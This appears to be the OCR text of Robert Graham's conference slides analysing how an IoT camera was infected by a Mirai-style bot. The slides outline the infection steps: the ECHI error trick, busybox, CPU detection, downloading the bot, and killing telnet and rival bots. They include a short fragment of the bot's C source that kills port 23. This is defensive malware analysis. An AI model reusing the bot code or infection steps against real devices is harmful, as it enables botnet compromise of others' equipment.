
Robert Graham

0f539bd5d3ab8a




Robert Graham

0f539bd5d3ab8a




Robert Graham

Camera/Phone firewalled



54.163.237.146
ec2-54-163-237-146.compute-1.amazonaws.com


Robert Graham



Robert Graham

Configure firewall


- Use RaspberryPi-class device as NAT/firewall to create an isolated subnet



Robert Graham


http://blog.erratasec.com/2016/10/configuring-raspberry-pi-as-router.html

98 seconds to infection!



Robert Graham

Infection process




Robert Graham

The ECHI trick

- Generates error message
- It's how the bot recognizes that the output is done
- Different devices have different command-prompts, so it's harder parsing output for a command prompt


What is busybox?



- Most common shell on IoT devices


Robert Graham

Find out CPU:
x86, ARM, MIPS, PowerPC




Robert Graham

Download bot




Robert Graham

Download bot




Robert Graham

Now run the bot



Kills Telnet



/bin/busybox telnetd –p 2323

```
39      // Kill telnet service and prevent it from restarting
40  #ifdef KILLER_REBIND_TELNET
41  #ifdef DEBUG
42      printf("[killer] Trying to kill port 23\n");
43  #endif
44      if (killer_kill_by_port(htons(23)))
45      {
46  #ifdef DEBUG
47          printf("[killer] Killed tcp/23 (telnet)\n");
48  #endif
49      } else {
50  #ifdef DEBUG
51          printf("[killer] Failed to kill port 23\n");
52  #endif
53      }
```


Robert Graham

Kills rival bots

